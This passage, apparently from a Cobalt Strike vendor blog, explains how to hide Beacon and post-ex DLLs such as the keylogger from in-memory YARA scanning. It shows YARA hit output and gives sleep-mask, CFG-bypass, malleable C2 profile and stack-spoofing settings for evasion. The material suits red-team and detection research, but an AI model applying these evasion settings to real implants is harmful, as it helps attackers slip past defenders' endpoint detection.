

Figure 15. The results of running the Elastic Cobalt Strike YARA rules against a process with Beacon injected and using the default sleep mask. Now Beacon is masked, we no longer get any hits for rules targeting code/strings within Beacon, however we do get a YARA hit for a code fragment corresponding to the default sleep mask.

This screenshot shows the call stack for the sleeping Beacon thread (tid: 900) and the results of running the same YARA rules against this process (pid: 5944). Now that Beacon is masked, the YARA rules that we identified before will no longer trigger, however we do see the expected hit for the default sleep mask (Windows_Trojan_CobaltStrike_b54b94ac). Note that we can see that this result was found in the same region of memory as the highlighted unbacked return address in the sleeping thread's call stack (~0x1b4ef8c00d2). **Therefore, even if you're using Beacon with the default sleep mask, you're still at risk of being trivially identified via in-memory YARA scanning.**

Clearly then, we also need to obfuscate the sleep mask memory while Beacon sleeps. We can do this by using the evasive sleep mask found in the Arsenal kit. This will use an external mechanism to scramble the sleep mask when sleeping and hence will break any signatures on itself as shown in the diagram below:




Figure 16. A high level diagram showing the memory exposure of Beacon once the evasive sleep mask has been enabled. Both Beacon and the sleep mask are now obfuscated so no YARA rules will fire.

This can be configured by setting the below in sleepmask.c:

```
#if _WIN64
#define EVASIVE_SLEEP 1
#endif
```

Also note that to avoid any issues when using the evasive sleep (especially with process injection), ensure that you enable the CFG bypass by modifying evasive_sleep.c to the below:

```
/*
 *   Enable the CFG bypass technique which is needed to inject into processes
 *   protected Control Flow Guard (CFG) on supported version of Windows.
 */
#define CFG_BYPASS 1
```

Once these two steps have been completed, you can once again rebuild and reload the .cna script for the changes to take effect.

Alternatively, you could modify the default sleep mask and recompile it to break any static byte patterns or apply your own user-defined sleep mask (UDSM). Generally, customisation is king for both the sleep mask and reflective loading (see the UDRLs section below) and using custom / unknown code will obviously completely break pre-canned YARA signatures.

## UDRLs

This post has demonstrated that there are numerous signatures for Beacon's default reflective loader function. With the sleep mask, evasive sleep, and cleanup all enabled, a default reflective loader is less of an issue as our in-memory exposure is extremely limited. However, to avoid default YARA signatures you could consider using a custom UDRL. Our own blog series provides a guide on how to develop UDRLs and there are many excellent open-source UDRLs such as BokuLdr, TitanLdr, and AceLdr.

Note that if you do use a custom UDRL, many of the malleable C2 options outlined above are ignored. This is because how you modify/obfuscate Beacon is coupled with how the reflective loader works. For example, if you obfuscate a section, your reflective loader needs to know how to de-obfuscate it. Hence, it makes sense to leave these details to the UDRL developer to implement.

## Post-Ex Reflective DLLs

There is a caveat to the approach suggested so far and that is in respect to post-ex reflective DLLs. As a note, not all post-ex functionality is run as a reflective DLL and many are implemented as BOFs; see the following documentation for a complete guide.

If we run the same set of YARA rules against a process which has had the Cobalt Strike keylogger injected into it, we get two hits:

1. Default strings found in the keylogger post-ex DLL (the corresponding YARA rule is Windows_Trojan_CobaltStrike_0b58325e):

```
Windows_Trojan_CobaltStrike_0b58325e 9540

0x14767a91d42:$a2: keylogger.x64.dll
0x14767cb2b42:$a2: keylogger.x64.dll
0x14767a8b568:$a4: %cE=======%c
0x14767cac368:$a4: %cE=======%c
0x14767a8b908:$a5: [unknown: %02X]
0x14767cac708:$a5: [unknown: %02X]
0x14767a91d54:$b1: ReflectiveLoader
0x14767cb2b54:$b1: ReflectiveLoader
0x14767a8b578:$b2: %c2%s%c
0x14767cac378:$b2: %c2%s%c
0x14767a8b8c0:$b3: [numlock]
0x14767cac6c0:$b3: [numlock]
0x14767a8b562:$b4: %cC%s
0x14767cac362:$b4: %cC%s
0x14767a8b658:$b5: [backspace]
0x14767cac458:$b5: [backspace]
0x14767a8b8d0:$b6: [scroll lock]
0x14767cac6d0:$b6: [scroll lock]
0x14767a8b688:$b7: [control]
0x14767cac488:$b7: [control]
0x14767a8b6f4:$b8: [left]
0x14767cac4f4:$b8: [left]
0x14767a8b6c8:$b9: [page up]
0x14767cac4c8:$b9: [page up]
0x14767a8b6d8:$b10: [page down]
0x14767cac4d8:$b10: [page down]
0x14767a8b718:$b11: [prtscr]
0x14767cac518:$b11: [prtscr]
0x14767a8b8e0:$b13: [ctrl]
0x14767cac6e0:$b13: [ctrl]
0x14767a8b6ec:$b14: [home]
0x14767cac4ec:$b14: [home]
0x14767a8b6a0:$b15: [pause]
0x14767cac4a0:$b15: [pause]
0x14767a8b670:$b16: [clear]
0x14767cac470:$b16: [clear]
```

2. The reflective loader stub (the corresponding YARA rule is Windows_Trojan_CobaltStrike_29374056):

```
Windows_Trojan_CobaltStrike_29374056 9540

0x14767a80000:$a1: 4D 5A 41 52 55 48 89 E5 48 81 EC 20 00 00 00 48 8D 1D EA FF FF FF 48 81 C3 10 19 00 00 FF D3
0x14767ca0000:$a1: 4D 5A 41 52 55 48 89 E5 48 81 EC 20 00 00 00 48 8D 1D EA FF FF FF 48 81 C3 10 19 00 00 FF D3
```

Once again we get duplicate results which correspond to the same rules flagging on both the raw post-ex DLL and the virtual post-ex DLL.

The main malleable C2 option we have to play with for post-ex DLLs is setting 'post-ex.obfuscate' to true. This option will:

- Statically mask the rdata/data sections
- Scrub module/function name strings
- Dynamically mask the rdata section at run time for long running tasks (this behaviour will vary between different post-ex DLLs)
- Not copy over the DLL headers during reflective loading
- Avoid RWX memory (hence if you don't set this option, post-ex DLLs will use RWX memory)

Therefore, after enabling post-ex.obfuscate, we are left with a single hit for the reflective loader stub from the raw post-ex DLL (Windows_Trojan_CobaltStrike_29374056). This is because the DLL headers were not copied over to the virtual post-ex DLL and the previously identified strings are now masked in both the raw and virtual DLLs:




Figure 17. The results of running the Elastic Cobalt Strike YARA rules against a process hosting the Cobalt Strike keylogger with post-ex.obfuscate enabled.

Furthermore, once the keylogger job is killed, we still get this result. In fact, neither memory allocations are cleaned up and will remain in memory until the process terminates. Note that the obfuscate flag means that the strings in rdata will be cleared when the post-ex DLL thread exits, however the memory is not freed.

**Hence, post-ex reflective DLLs do not properly clean up memory and so are a real risk of triggering trivial YARA signatures.** As a caveat, there will be differences in behaviour for different post-ex reflective DLLs which are not covered in detail here, but the key take away is that all of them have this limitation currently.

This is not a risk if you fork and run (which can be noisy) but will be if used either intra-process or for a long running job injected into a separate process. Therefore, be wary when using post-ex reflective DLLs, even with obfuscate enabled, if you know the security controls in place involve in-memory YARA scanning and prefer BOF equivalents where possible. This limitation for post-ex DLLs is something we are planning to overhaul in the 4.9 release.

## Conclusion

With the suggested approach outlined in this blog, Beacon is now robust against in-memory YARA scanning. It will be masked in memory for all but an extremely brief check in time and when it is visible we have taken as many precautions as possible to limit its exposure.

Our suggested malleable C2 profile therefore looks something like the below:

```
stage {
     set userwx "false";
     set cleanup "true";
     set obfuscate "true";

     set magic_mz_x64 "<CHANGEME>";
     set magic_pe "<CHANGEME>";
     # Alternatively, modify the DOS header via the
     # transform.strrep approach outlined previously.

     # For sleep mask ensure you:
     # - Enable masking the text section (set Mask_text to true
     #   for./build.sh or for older sleep mask kits set
     #   MASK_TEXT_SECTION to 1 in sleepmask.c).
     # - Enable evasive sleep (#define EVASIVE SLEEP 1 in sleepmask.c).
     # - Enable CFG bypass (#define CFG_BYPASS 1 in evasive_sleep.c).
     # - Ensure sleep mask is recompiled after setting the above
     #   and that the .cna script is loaded into the Script Manager.
     set sleep_mask "true";

     # Remove default strings found in Beacon.
     transform-x64 {
          strrep "ReflectiveLoader" "<CHANGEME>";
          strrep "beacon.x64.dll" "<CHANGEME>";
          strrep "(admin)" "(adm)";
          etc.
     }
}
```

Note that this is a suggested profile for bypassing YARA signatures (there are likely to be many other security controls in place and some of these options may not be desired depending on the context).

At this point, the next line of defence for defenders is either traditional memory scanning approaches for injected code or hunting for sleeping threads with unbacked memory (See https://github.com/thefLink/Hunt-Sleeping-Beacons for an example of this detection technique). Both of which are much more complicated problems to solve at scale. Furthermore, with the 4.8 release you can enable stack spoofing to bypass the latter. This can be enabled once again by modifying sleepmask.c to the below and recompiling/reloading the resulting .cna script:

```
#if EVASIVE_SLEEP
// #include "evasive_sleep.c"
#include "evasive_sleep_stack_spoof.c"
#endif
```

This does include a default stack to spoof but as ever customisation is recommended. For more guidance see the README in the Arsenal kit.

As a final note, the analysis in this blog post is feeding in to changes that we plan to make in the next Cobalt Strike release. We want to give users more control over the reflective loading process for both Beacon and post-ex DLLs and enable users to easily push back against YARA signatures.

William Burgess

Principal Research Lead

View Profile